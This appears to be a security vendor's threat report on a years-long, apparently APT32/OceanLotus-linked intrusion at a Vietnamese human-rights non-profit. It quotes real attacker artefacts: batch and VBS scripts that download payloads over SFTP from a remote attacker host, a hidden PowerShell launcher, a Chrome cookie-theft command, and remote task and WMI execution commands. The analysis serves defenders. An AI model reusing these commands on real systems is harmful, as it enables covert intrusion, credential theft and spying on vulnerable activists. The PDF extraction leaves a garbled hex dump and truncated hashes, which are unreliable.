Advanced Persistent Threat Targeting Vietnamese Human Rights Defenders

Executive Summary

It doesn't matter if you're a small organization, a non-profit, or a Fortune 500 company, there's always someone who will want access to your information. In many instances, this access is primarily for financial gain; however, for many non-profits and small organizations the harsh reality is that the nature of their work, or their clients, also makes them an ideal target for intelligence gathering and espionage-motivated threat actors.

Threat hunters at Huntress recently discovered an intrusion on a Vietnamese human rights defender's machine which is suspected to have been ongoing for at least four years. This intrusion has a number of overlaps with known techniques used by the threat actor APT32/OceanLotus, and a known target demographic which aligns with APT32/OceanLotus targets. This post highlights just how far advanced threats will go for information gathering purposes when it aligns with their strategic interests.

Background

Huntress regularly performs threat hunting operations to find intrusions that may have slipped past normal security defenses. In a recent case, Huntress analysts identified an intrusion against a non-profit supporting Vietnamese human rights which has likely spanned the course of at least four years. While detections in the Huntress platform found some anomalous activity which was reported to the Huntress partner, the threat hunting team was able to find well-hidden persistence, and actions taken by the threat actor. This information was then used to piece the intrusion together and trace it back long before the Huntress agent was deployed.

Hunting Methodology

Huntress is uniquely positioned to look for threat actors across millions of systems. This comes through the combination of process behavior insights and persistent footholds gathered from the Huntress EDR. Leveraging process behavior insights, threat huntres use intelligence, or a hypothesis, and their knowledge of what is normal on a system to create threat hunting rules. These rules differ from product detections as they are generally higher in frequency, and lower in efficacy given they target techniques used by threat actors who are trying to blend into an environment. Using created hunting rules, threat hunters often take three different approaches to threat hunting including looking for: rare hunting signals, multiple signal clusters, and statistical anomalies.

The Huntress Managed EDR consistently identifies persistent footholds on a system. This allows threat hunters to locate anomalies where a persistent foothold may be found on a small subset of the systems protected by Huntress. These anomalies could be a difference in persistence mechanism, name, binary, or another attribute to what is normally seen across other Huntress partner environments. Whilst investigating a new hunting signal, it was found that a system would infrequently and inconsistently run a small number of administrative commands from an unusual process.

The admin commands run were deliberate and rarely exceeded three commands in a ten minute period, with a max of twelve being run on a system during any given day. Despite this, the unusual activity was enough to raise the attention of Huntress threat hunters who proceeded to look over persistent footholds in the partner environment and piece together the larger scale of this intrusion.

Investigation and Analysis

Host 1

Persistence Mechanisms




Figure 1: Diagram of Persistence Mechanisms on host 1

While onboarding to Huntress, host 1 presented with a scheduled task titled Adobe Flash Updater:

Scheduled Task 1

Task Path: Adobe Flash Updater Executable: c:\windows\system32\wscript.exe Arguments: /Nologo /E:VBScript C:\ProgramData\AppData\Roaming\Adobe\Updater\scheduler\scheduler.ps1:log.txt

The referenced **scheduler.ps1:log.txt**, is an alternate data stream named **log.txt** within a file named **scheduler.ps1**. This file was already removed prior to the Huntress agent being deployed; however, the naming convention and use of an alternate data stream has some overlap with <u>public reporting by Cybereason</u> detailing a VBS and PowerShell-based loader used to load Metasploit and Cobalt Strike payloads.

In the following weeks, new scheduled tasks were created on the host and identified by the Huntress agent roughly 10 days apart:

Scheduled Task 2

Task Path: AdobeUpdateTaskUser<SID> Executable: C:\Users\<REDACTED>\AppData\Roaming\Java\bin\javaw.exe Arguments: -jar C:\Users\<REDACTED>\AppData\Roaming\Adobe\Acrobat\adobe.jar mi54giwp

This scheduled task referenced a malicious Java Archive (JAR) file which was specifically created for the user and system in question. The malware contained a hard-coded reference to a file C:\Users\ <REDACTED>\Appdata\Roaming\Adobe\Acrobat\adobe.png which contained potentially encrypted shellcode or configuration that was to be loaded by an embedded DLL within the Java Archive named mi54giwp.dll. The above scheduled task was subsequently interactively launched by the threat actor using the native Windows schtasks.exe executable:

schtasks /run /TN "AdobeUpdateTaskUser<SID>"

Scheduled Task 3

Task Path: WinDefenderAntivirusUpdateTaskUser<SID2>Core
Executable: wscript
Arguments: C:\Users\
<REDACTED>\AppData\Roaming\Microsoft\Windows\CloudStore\MSSharePoint.vbs

This scheduled task contained a different user SID than the one found in the **AdobeUpdateTaskUser** scheduled task. The **MSSharePoint.vbs** script was designed to use a private key already placed on disk, authenticate to a remote SFTP server, and download / run a script called **cloud.bat**.

C:\Users\<REDACTED>\AppData\Roaming\Microsoft\Windows\CloudStore\sftp.exe -P 6291 -o StrictHostKeyChecking=no -i C:\Users\ <REDACTED>\AppData\Roaming\Microsoft\Windows\CloudStore\id_rsa MSSHAREUTHVBA@base.msteamsapi.com:/MSSHAREUTHVBA/cloud.bat C:\Users\ <REDACTED>\AppData\Roaming\Microsoft\Windows\CloudStore\ view raw MSSharePoint.vbs hosted with ♥ by GitHub

The **cloud.bat** file used the same private key to authenticate to the same remote SFTP server, and pulled down a file called **cloudlog.txt**.

@echo off set user=MSSHAREUTHVBA set destination_folder=%AppData%\Microsoft\Windows\CloudStore\ set sftpath=sftp.exe set vbs=%destination_folder%MSSharePoint.vbs if exist "%windir%\System32\OpenSSH\sftp.exe" (goto upload) else (set sftpath=%destination_folder%%sftpath% goto upload) : upload %sftpath% -P 6291 -o StrictHostKeyChecking=no -i %destination_folder%id_rsa %user%@base.msteamsapi.com:/%user%/cloudlog.txt %destination_folder view raw cloud.bat hosted with ♥ by GitHub

At the time of investigation there was no **cloudlog.txt** file on disk. Modification timestamps on the private key, SFTP, and SSH binaries all indicate that they were possibly present since November 2023.

Less than a day later, schtasks.exe was used to create persistence that would run cloud.batonce every 5 hours.

```
schtasks /create /sc minute /mo 300 /tn
Handler{60396-307392-03497-03790-3702046} /tr
"C:\Users\<REDACTED>\AppData\Roaming\Microsoft\Windows\CloudStore\cloud.bat" /f
```

Scheduled Task 4

Task Path: Handler{60396-307392-03497-03790-3702046} Executable: C:\Users\<REDACTED>\AppData\Roaming\Microsoft\Windows\CloudStore\cloud.bat

Creation of the Handler scheduled task was later found to have originated from a DIIHost surrogate process which was executing a DLL from a COM object stored in the registry with the identifier {1F7CFAF8-B558-4EBD-9526-203135A79B1D}.

Parent Process:C:\WINDOWS\SysWOW64\DllHost.exe /Processid:{1F7CFAF8-B558-4EBD-9526-203135A79B1D}

Process: cmd /c schtasks /create /sc minute /mo 300 /tn
Handler{60396-307392-03497-03790-3702046} /tr
"%AppData%\Microsoft\Windows\CloudStore\cloud.bat" /f

It was found that this process was being launched from another scheduled task that was previously setup prior to Huntress deployment.

Scheduled Task 5

Task Path: UpdateLibrary_{1F7CFAF8-B558-4EBD-9526-203135A79B1D} Description: This task updates the cached list of folders and the security permissions on any new files in a user's shared media library. COM Handler: {1F7CFAF8-B558-4EBD-9526-203135A79B1D} Task File Creation Date: 2020-06-04

This task attempted to masquerade as the legitimate **UpdateLibrary** task on the system and had an identical description to the legitimate **UpdateLibrary** scheduled task also on the system. The task creation and modification timestamps indicate it was first set up in June of 2020. The **StartBoundary** within the XML file used for this Scheduled Task also had a timestamp value of **2020-01-01T00:00:00** indicating that the task was expected to be run from the start of 2020 onwards.

Although the scheduled task didn't have an executable set to run, it did have a COM Handler that was to be invoked. Analysis of the host found a COM object setup using registry keys.

COM Object

Purpose: Specify that DIIHost.exe would run as the surrogate process for a given application

Registry Key: HKU\<SID>\Software\Classes\AppID\{1F7CFAF8-B558-4EBD-9526-203135A79B1D}. Registry Entry Value: DIlSurrogate

Registry Entry Data: 0

Purpose: Correlate application identifier with its COM object identifier
Registry Key: HKU\<SID>\Software\Classes\WOW6432Node\CLSID\{1F7CFAF8-B558-4EBD-9526203135A79B1D}
Registry Entry Value: ApplD
Registry Entry Data: {1F7CFAF8-B558-4EBD-9526-203135A79B1D}

Purpose: Specify the server DLL to be executed by the COM object identifier

Registry Key: HKU\<SID>\Software\Classes\WOW6432Node\CLSID\{1F7CFAF8-B558-4EBD-9526-

203135A79B1D}\InProcServer32

Registry Entry Value: (Default)

Registry Entry Data: C:\Users\<REDACTED>\AppData\Roaming\Microsoft\UpdateLibrary\{1F7CFAF8-B558-4EBD-9526-203135A79B1D}\cachuri.dll

This COM object DLL set to run was a signed, legitimate **iisutil.dll** used by IIS Express, which happened to match a rule created by Florian Roth from Nextron systems 5 years ago called **APT_OceanLotus_ISSUTIL_Sep18**. Although this match was a false positive, a malicious sample was found on VirusTotal matching this rule, which was submitted with the names iisutil.dll and iisutil2.dll.

This sample has been flagged by some AV engines as being tied to APT32/OceanLotus and has significant overlap with another DLL found on disk called **iisutil2.dll**. Further analysis of the DLL and 2 other files, which together act as a backdoor, are presented in the section: "*Analysis of Malware.*"

a eeeszaaczbesesi 1235beczbeleese clicathoolocezo 01330coles11560152							
	Popular threat label 🕐 trojan.ra	zy/casdet Threat categories trojan		Family labels razy casdet oceanlotus			
	Alibaba	Trojan:Win32/OceanLotus.581aedbe	ALYac	Gen:Variant.Razy.600507			
	Arcabit	() Trojan.Razy.D92988	Avast	() Win32:Agent-BCQB [Trj]			
	AVG	() Win32:Agent-BCQB [Trj]	BitDefender	() Gen:Variant.Razy.600507			
	Cylance	() Unsafe	DeepInstinct	① MALICIOUS			
	Emsisoft	() Gen:Variant.Razy.600507 (B)	eScan	() Gen:Variant.Razy.600507			
	ESET-NOD32	A Variant Of Win32/Agent.AFOH	Fortinet	() Riskware/Presenoker			
	GData	() Gen:Variant.Razy.600507	Google	① Detected			
	Ikarus	() Trojan.Win32.Casdet	Kaspersky	① Trojan.Win32.Patched.netyyg			
	Lionic	() Trojan.Win32.Patched.4!c	MaxSecure	() Trojan.Malware.7164915.susgen			
	McAfee Scanner	① Til4E692AA0C2B8	Microsoft	① Trojan:Win32/CasdetIrfn			
	NANO-Antivirus	() Virus.Win32.Gen.ccmw	Rising	() Trojan.Casdet(8.FAA9 (CLOUD)			
	Skyhigh (SWG)	BackDoor-FDXE16B64382E0D7F	Sophos	Generic Reputation PUA (PUA)			
	Symantec	() Trojan.Gen.6	Tencent	Malware.Win32.Gencirc.115cfd5c			
	Trellix (ENS)	BackDoor-FDXEI6B64382E0D7F	Trellix (HX)	() Gen:Variant.Razy.600507			
	TrendMicro	Backdoor.Win32.0CEANLOTUS.ENN	TrendMicro-HouseCall	Backdoor.Win32.OCEANLOTUS.ENN			
	VBA32	() SScope.Trojan.Zbot.gen	VIPRE	Gen:Variant.Razy.600507			
	Webroot	() W32.Trojan.Gen	Xcitium	Malware@#jcob6u1arov2			
	Zillya	(1) Trojan.Generic.Win32.975785	ZoneAlarm by Check Point	① Trojan.Win32.Patched.netyyg			

Figure 2: Classification of OceanLotus on VirusTotal

A few weeks following the creation of these scheduled tasks, an enumeration command was observed on the host looking for current user's privileges.

whoami /priv

The next day, a forced restart was performed on a remote host. This same action was performed on another system roughly two weeks following execution on the first.

cmd /c shutdown /r /m \\<remote ip> /t 0 /f

We don't know the intent of this action, but speculate it may have been to ensure execution of malware on a remote system or to ensure any system configuration changes are applied.

Over the next few months, various discovery commands were performed to ensure access to remote workstations from host 1. Actions were taken to ensure network connectivity was still active on the host and remote hosts.

```
net view \\<remote ip> /all
net use \\<remote ip> /u:"<domain>\<user>" "<password>"
netstat -ano
ipconfig /all
```

A run key was found on host 1 which referenced a McAfee OEM Module binary (**mcoemcpy.exe**) masquerading as **WdiServiceHost**. A DLL used for sideloading was not found at the time of investigation; however, public reporting by ESET is available which states that this executable is vulnerable to loading a malicious DLL named **McUtil.dll**.

Run Key 1

Purpose: Launch an executable known to be vulnerable to DLL Sideloading when user logs in Registry Key: HKU\<SID>\SOFTWARE\Microsoft\Windows\CurrentVersion\Run Registry Entry Value: WdiServiceHost Registry Entry Data: C:\Users\ <REDACTED>\AppData\Roaming\WdiServiceHost_339453944\WdiServiceHost.exe

A second run key was found on host 1 referencing an Apple Software binary (**SoftwareUpdate.exe**) with a revoked code signature. This persistence mechanism was unique across Huntress customers and it's believed this was used to sideload a malicious DLL. The DLL used for sideloading was not found at the time of investigation; however, public reporting by Recorded Future is available which states that this executable is vulnerable to loading a malicious DLL named**SoftwareUpdateFilesLocalized.dll**.

Run Key 2

Purpose: Launch an executable known to be vulnerable to DLL Sideloading when user logs in Registry Key: HKU\<SID>\SOFTWARE\Microsoft\Windows\CurrentVersion\Run Registry Entry Value: Apple Software Update Cache Registry Entry Data: C:\ProgramData\Apple\Installer Cache\SoftwareUpdate.exe

Yet another run key was found on host 1 referencing a batch script called **connection.bat**. This had identical functionality to **MSSharePoint.vbs** except it launched PowerShell to run SFTP rather than a VBS script.

Run Key 3

Purpose: Launch a batch script when user logs in
Registry Key: HKU\<SID>\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
Registry Entry Value: ChromeUptodate
Registry Entry Data: C:\Users\
<REDACTED>\AppData\Roaming\Microsoft\Windows\CloudStore\connection.bat

@echo off

powershell -WindowStyle Hidden -executionpolicy bypass -Command "Start-Process -WindowStyle Hidden -FilePath sftp.exe -ArgumentList '-P','6291','-o','StrictHostKeyChecking=no', '-i', 'C:\Users\ <Redacted>\AppData\Roaming\Microsoft\Windows\CloudStore\id_rsa MSSHAREUTHVBA@base.msteamsapi.com:/MSSHAREUTHVBA/cloud.bat', 'C:\Users\ <Redacted>\AppData\Roaming\Microsoft\Windows\CloudStore\''' view raw connection.bat hosted with ♥ by GitHub

Right before isolation occurred on this system, the threat actor was seen attempting to steal Google Chrome cookies for all user profiles on the system from the DIIHost COM object backdoor.

```
cmd /c for /f "tokens=*" %G in ('dir /b "%localappdata%\Google\Chrome\User
Data\Profile *"') do copy "%localappdata%\Google\Chrome\User
Data\%G\Network\Cookies.bak" "%localappdata%\Google\Chrome\User
Data\%G\Cookies" /y
```

Host 2

Persistence Mechanism




Figure 3: View of Persistence Mechanism on host 2

A separate host, host 2, had remote commands run via Windows Management Instrumentation to execute a batch script approximately 1.5 months after the first observed action on host 1. This batch script was used to query processes running on the host.

cmd.exe /c C:\Users\Public\Downloads\1.bat

The batch script content is below:

wmic process get name, executablepath, sessionid, processid > C:\Users\Public\Downloads\1.txt view raw 1.bat hosted with ♥ by GitHub

Domain Discovery commands were also observed on this system shortly after this.

net group "Domain Admins" /domain
nltest /dclist:<REDACTED>.local

The process which initiated this was a legitimate version of the calibre eBook management executable**calibre.exe**which had been setup to run as a task. Through Huntress telemetry, it was seen that a Scheduled Task was attempted to be created to run this **calibre.exe** executable from an unusual location.

```
schtasks /create /sc MINUTE /mo 300 /tn
"Microsoft\Windows\WindowsColorSystem\Calibration_Update" /tr
"C:\Users\<REDACTED>\AppData\Roaming\Microsoft\SPMigration\Bin\Calibre.exe
" /f
```

Scheduled Task 1

Task Path: Microsoft\Windows\WindowsColorSystem\Calibration_Update Executable: C:\Users\<REDACTED>\AppData\Roaming\Microsoft\SPMigration\Bin\Calibre.exe

It should be noted that this is an attempt to blend in to the legitimate "Calibration Loader" task generally seen at C:\Windows\System32\Tasks\Microsoft\Windows\WindowsColorSystem\Calibration Loader. We speculate that

the "Calibration Loader" task was chosen because of similar naming as the file calibre.exe.

Soon after this execution there was attempted privilege escalation via named pipes performed through the calibre process. This likely involved injection into the legitimate Windows **gpupdate.exe** process, which is a known process commonly injected into through the use of malleable Cobalt Strike profiles and is commonly seen when running the 'getsystem' command from Cobalt Strike.

Grandparent:

C:\Users\<REDACTED>\AppData\Roaming\Microsoft\SPMigration\Bin\calibre.exe

Parent:

C:\windows\sysnative\gpupdate.exe

Process:

C:\Windows\system32\cmd.exe /c echo a0e3d8a67d0 > \\.\pipe\a64009

Analysis of this host found the calibre executable running a malicious DLL called **calibre-launcher.dll** on disk; however, within a matter of minutes before the DLL and executable could be obtained the threat actor seemed to have killed the running process, removed the entire SPMigrationdirectory including the implant. At the time of investigation, there was a suspicious entry still in the system DNS cache:

IP DNS Entries

91.231.182[.]18 kpi.msccloudapp[.]com

Although we weren't able to confirm that this lookup was related to the intrusion in question, the domain was similar to one seen previously (**msteamsapi[.]com**) and the subdomain also had overlap with a subdomain seen on host 4.

Host 3

Persistence Mechanism




Figure 4: View of Persistence Mechanism on host 3

Shortly after performing named pipe impersonation on host 2, a command was run using the same Cobalt Strike beacon in an attempt to create a scheduled task on a third system. This scheduled task was set to run every 15

minutes as the SYSTEM user account (Note: the task name resembles a license key and as such has been redacted as a precaution).

```
schtasks.exe /u "<REDACTED>\<REDACTED>" /p "<REDACTED>" /S
<REDACTED> /create /SC MINUTE /MO 15 /TN "<REDACTED>" /TR
"C:\Users\<REDACTED>\AppData\Roaming\Microsoft\SPMigration\Bin\calibre.exe"
/RU "NT AUTHORITY\SYSTEM" /K /f
```

Scheduled Task 1

Task Path: <REDACTED>
Executable: C:\Users\<REDACTED>\AppData\Roaming\Microsoft\SPMigration\Bin\calibre.exe

Shortly after this, a command was run to invoke the calibre executable.

```
wmic /node:<REDACTED> /user:<REDACTED> /password:<REDACTED>
process call create "cmd.exe /c start
c:\Users\<REDACTED>\AppData\Roaming\Microsoft\SPMigration\Bin\calibre.exe"
```

At the time of investigation, the executable and DLL weren't found on disk.

Host 4

Persistence Mechanisms




Figure 5: Diagram of Persistence Mechanisms on host 4

Using available Huntress telemetry, a search was run to find any other instances where the calibre executable was set to run at startup. Three scheduled tasks were found on the system, two of which were masquerading as legitimate Adobe executables, with the other masquerading as a Microsoft update task.

Scheduled Task 1

Task Path: Adobe Acrobat Update Task Executable: C:\Program Files (x86)\Common Files\Adobe\ARM\1.0\AdobeARM.exe

Scheduled Task 2

Task Path: MicrosoftOne\Uptodate
Executable: C:\programdata\Microsoft\AppV\ins-findstr.exe

Scheduled Task 3

Task Path: Adobe Acrobat Update Task_v2 Executable: C:\Program Files (x86)\Common Files\Adobe\ARM\1.0\AdobeUpdate.exe Analysis of network connections on the system showed that one of the calibre executables posing as Adobe (AdobeARM.exe) previously had a network connection to a remote IP address.

IP DNS Entries

51.81.29[.]44 kpi.adcconnect[.]me

Based on analysis of this infrastructure and malicious **calibre-loader.dll** files submitted to VirusTotal, this IP address and the **calibre.exe** implant were likely tied to a Cobalt Strike Team Server.

Months after our initial detection on host 1, user privilege discovery was observed via a different calibre.exe process.

whoami /priv

Weeks following this command we observed a new service created to run a legitimate node executable. This executable was set to launch a malicious Node addon binary to evade detection on the system.

Service 1

Name: Adobe_Reader

Executable: C:\programdata\adobe\node.exe
Arguments: -e require('C:\ProgramData\adobe\llpiozkc.node')

The Node addon was created to specifically target the system and user account and included a hardcoded path to a file on disk at C:\Programdata\Adobe\ms-adobe.bin. This also included a hardcoded service name to be created called SrvAdobeUpd; however, at the time of investigation, this wasn't found on the system. Analysis of network connections on the system showed that this node executable previously connected to a remote IP address.

IP DNS Entries

5.230.35[.]192 dupleanalytics[.]net get.dupbleanalytics[.]net

Based on analysis of this infrastructure and the malicious node file, it's believed that this was likely tied to a Cobalt Strike Team Server.

About a month following the Node addon being launched we observed a scheduled task creation spawning from the**node.exe** process.

Parent Process:

C:\programData\adobe\node.exe -e require('C:\\ProgramData\\adobe\\11piozkc.node')

Process:

```
C:\WINDOWS\system32\cmd.exe /C schtasks /create /sc MINUTE /mo 15 /tn
"96d09a49-98ed-4b12-936a-c8715d2d2c0e" /tr
"C:\Users\<REDACTED>\Appdata\Roaming\Adobe\bin\javaw.exe -jar
C:\Users\<REDACTED>\Appdata\Roaming\Adobe\msadobe.jar zfhqq01v" /f
```

This scheduled task was set to run a jar file which would run an embedded DLL into memory.

Scheduled Task 4

```
Task Name: 96d09a49-98ed-4b12-936a-c8715d2d2c0e
Executable: C:\Users\<REDACTED>\Appdata\Roaming\Adobe\bin\javaw.exe
Arguments: -jar C:\Users\<REDACTED>\Appdata\Roaming\Adobe\msadobe.jar zfhqq01v)
```

Further analysis on msadobe.jar is mentioned in the following section.

Supporting Analysis

It's most likely that this is only the tip of the iceberg and that the true extent of this intrusion stretches well beyond systems with the Huntress agent. Preliminary analysis was conducted into the malware found on these systems, and infrastructure used in the intrusion. This was done as a way of determining any known overlap with threat actor techniques which align with the target industry or demographic of the victim organization.

Analysis of Malware

This intrusion had several binaries and files which were involved. A summary of these files are included below.

Location

C:\Users\<REDACTED>\AppData\Roaming\Microsoft\UpdateLibrary\ {1F7CFAF8-B558-4EBD-9526-203135A79B1D}\cachuri.dll Hash (SHA256)

aa5ff1126a869b8b5a0aa72f609215d8e3b73e833c60e457

	Location	Hash (SHA256)
(C:\Users\ <redacted>\AppData\Roaming\Microsoft\Microsoft Compatibility Appraiser\{8BCC608C-CE2C-475E-85CB- AE0EC95EAC64}\cachuri.dll</redacted>	aa5ff1126a869b8b5a0aa72f609215d8e3b73e833c60e457
I	C:\Users\ <redacted>\AppData\Roaming\Microsoft\AD RMS Rights Policy Template Management (Automated)\{2A918D97-CCFE-4BE6- AB0E-D56A2E3F503D}\cachuri.dll</redacted>	aa5ff1126a869b8b5a0aa72f609215d8e3b73e833c60e457
(C:\Users\ <redacted>\AppData\Roaming\Microsoft\Microsoft Compatibility Appraiser\{8BCC608C-CE2C-475E-85CB- AE0EC95EAC64}\iisexpressshim.sdb</redacted>	09f53e68e55a38c3e989841f59a9c4738c34c308e569d233
	C:\Users\ <redacted>\AppData\Roaming\Microsoft\UpdateLibrary\ 1F7CFAF8-B558-4EBD-9526-203135A79B1D}\iisexpressshim.sdb</redacted>	09f53e68e55a38c3e989841f59a9c4738c34c308e569d233
I	C:\Users\ <redacted>\AppData\Roaming\Microsoft\AD RMS Rights Policy Template Management (Automated)\{2A918D97-CCFE-4BE6- AB0E-D56A2E3F503D}\iisexpressshim.sdb</redacted>	a217fe01b34479c71d3a7a524cb3857809e575cd223d2dd
	C:\Users\ <redacted>\AppData\Roaming\Microsoft\UpdateLibrary\ 1F7CFAF8-B558-4EBD-9526-203135A79B1D}\isutil2.dll</redacted>	47af8a33aac2e70ab6491a4c0a94fd7840ff8014ad43b441
	C:\Users\ <redacted>\AppData\Roaming\Microsoft\UpdateLibrary\ 1F7CFAF8-B558-4EBD-9526-203135A79B1D}\logo.png</redacted>	82e94417a4c4a6a0be843ddc60f5e595733ed99bbfed6ac
(C:\Users\ <redacted>\AppData\Roaming\Microsoft\Microsoft Compatibility Appraiser\{8BCC608C-CE2C-475E-85CB- AE0EC95EAC64}\logo.png</redacted>	f8773628cdeb821bd7a1c7235bb855e9b41aa808fed15104
I	C:\Users\ <redacted>\AppData\Roaming\Microsoft\AD RMS Rights Policy Template Management (Automated)\{2A918D97-CCFE-4BE6- AB0E-D56A2E3F503D}\logo.png</redacted>	aa69c6c22f1931d90032a2d825dbee266954fac33f16c6f9c
	C:\Users\ <redacted>\AppData\Roaming\Microsoft\SPMigration\Bin\calibre.exe</redacted>	735e7b33b97bff3cf6416ed3b8ed7213d7258eec05202cbf
	C:\Users\ <redacted>\AppData\Roaming\Microsoft\SPMigration\Bin\calibre- auncher.dll</redacted>	Unknown
(C:\Users\ <redacted>\Appdata\Roaming\Adobe\msadobe.jar</redacted>	300ef93872cc574024f2402b5b899c834908a0c7da70477a
2	zfhqq01v.dll (inside msadobe.jar)	6719175208cb6d630cf0307f31e41e0e0308988c57772f25
(C:\Users\ <redacted>\AppData\Roaming\Adobe\Acrobat\adobe.jar</redacted>	efc373b0cda3f426d25085938cd02b7344098e773037a704
I	ni54giwp.dll (inside adobe.jar)	a79ced63bdf0ea69d84153b926450cf3119bdea4426476b3
(C:\Users\ <redacted>\AppData\Roaming\Adobe\Acrobat\adobe.png</redacted>	a6072e7b0fafb5f09fd02c37328091abfede86c7c8cb80285
(C:\Users\ <redacted>\Appdata\Roaming\Adobe\msreader.bin</redacted>	Unknown
(C:\ProgramData\adobe\ms-adobe.bin	8e2e9e7b93f4ed67377f7b9df9523c695f1d7e768c3301dbf
(C:\ProgramData\adobe\1lpiozkc.node	b31bfa8782cb691178081d6685d8429a2a2787b1130c662
	C:\Users\ <redacted>\AppData\Roaming\Microsoft\Installer\ (02594FE8-1152-E41E-A75E-923494C7B453}\DropboxUpdate.bin</redacted>	c7e2dbc3df04554daa19ef125bc07a6fa52b5ea0ba010f187
	C:\Users\ <redacted>\AppData\Roaming\Microsoft\Installer\ 02594FE8-1152-E41E-A75E-923494C7B453}\DropboxUpdate.exe</redacted>	47839789332aaf8861f7731bf2d3fbb5e0991ea0d0b457bb
	C:\Users\ <redacted>\AppData\Roaming\Microsoft\Installer\ [02594FE8-1152-E41E-A75E-923494C7B453}\goopdate.dll</redacted>	c03cc808b64645455aba526be1ea018242fcd39278acbbf5

During analysis of host 1, it was found that the legitimate **cachuri.dll**set to run as a COM object would explicitly import and run code from **iisutil2.dll**. Although **iisutil2.dll**had almost identical information as a signed, valid copy of iisutil.dll, this had been patched to run different code, and was modified to increase the file size above 50MB. It's believed this was done to evade a number of YARA rules which often have file size constraints, and to prevent submitting the file to online sandboxing tools, many which have a file size limit of 50MB. This modification caused notable differences in the NT Header, Optional Header, and most significantly the **.text**section.




Figure 6: View of .text section of iisutil2.dll compared with a legitimate version

The entry point of this DLL had also been modified to offset **0x00025FB0** (155568) which differed from the original entry point of **0x00027FB0** (163760). A brief analysis of this binary showed it pushed the return address to the stack and then ran a function at **0x1002711e**.



Figure 7: Disassembly: View of call to function at 0x1002711e

This is significant because these operations, the entry point, and the address of the function to be run are all identical to the previously mentioned malware submitted to VirusTotal which is tied to APT32/OceanLotus. A closer inspection showed that this file was actually identical to the sample on VirusTotal tied to OceanLotus mentioned earlier, with the only difference being data appended to it so that its file size grew above 50MB.

<u>si</u>	iisutil2_VT.dll			<u></u>	viisutil	Ldll		
Offset(h) 00 01 02	2 03 04 05 06 07 08 09 0A	OB OC OD OE OF Decoded text		Offset (h)	00 01 02 03 04 05 06	07 08 09 0A 0B 0C 0D 0E 0E	Decoded text	
0003C500 00 00 6F	F 65 2D 58 6D 07 11 46 28	00 00 00 00 00oe-XmF(0003C510	6F 30 09 06 05 2B 0E	03 02 1A 05 00 A0 5D 30 18	00+	1
0003C510 6F 30 09	9 06 05 2B 0E 03 02 1A 05	00 A0 5D 30 18 00+]0.		0003C520	06 09 2A 86 48 86 F7	OD 01 09 03 31 0B 06 09 2A	*+H+÷1*	
		31 OB 06 09 2A*†H†÷1*				01 30 1C 06 09 2A 86 48 86		
		09 2A 86 48 86 tHt÷0*tHt				17 OD 31 35 30 35 31 33 32		
	1 09 05 31 OF 17 OD 31 35			0003C550	32 30 35 30 31 5A 30			
	5 30 31 5A 30 23 06 09 2A			0003C560		D6 AC 50 D8 73 88 85 79 28		
0003C560 01 09 04				0003C570		E2 BB 87 4A 30 0D 06 09 2A		
	C 65 60 D8 E3 E2 BB 87 4A			0003C580		05 05 00 04 82 01 00 C8 05		
	6 F7 OD 01 01 05 05 00 04			0003C590		8A 0B 02 8D 91 28 32 4B C7		
	D 3A 81 6E 96 8A 0B 02 8D D 72 F4 F6 EF D9 A6 F0 AA			0003C5A0 0003C5B0		D9 A6 F0 AA 88 C9 8F 05 C3 2F 15 B7 3A 87 BD A4 6D B8		
	1 F2 10 13 94 2F 15 B7 3A			0003C5E0		29 28 22 9F 02 3C 1C D9 46		
	5 44 86 7F C6 29 28 22 9F					DD 89 23 52 10 21 98 02 02		
	B 26 C5 16 64 DD 89 2A 52					13 EE EB E1 96 79 73 C4 EC		
	A 45 84 71 4E 13 EE EB E1					D7 09 74 D5 FD 31 C7 22 BA		
	6 5C E8 F2 75 D7 09 74 D5					42 FD FF 16 6D 17 4B 7C D5		
	5 4E E6 OB D1 42 FD FF 16			0003C610	B7 E9 98 F1 23 B2 99	92 7A A9 DC 00 FD 37 80 C0		
	5 F1 23 B2 99 92 7A A9 DC			0003C620		22 6A 89 3D E5 39 36 B8 93		
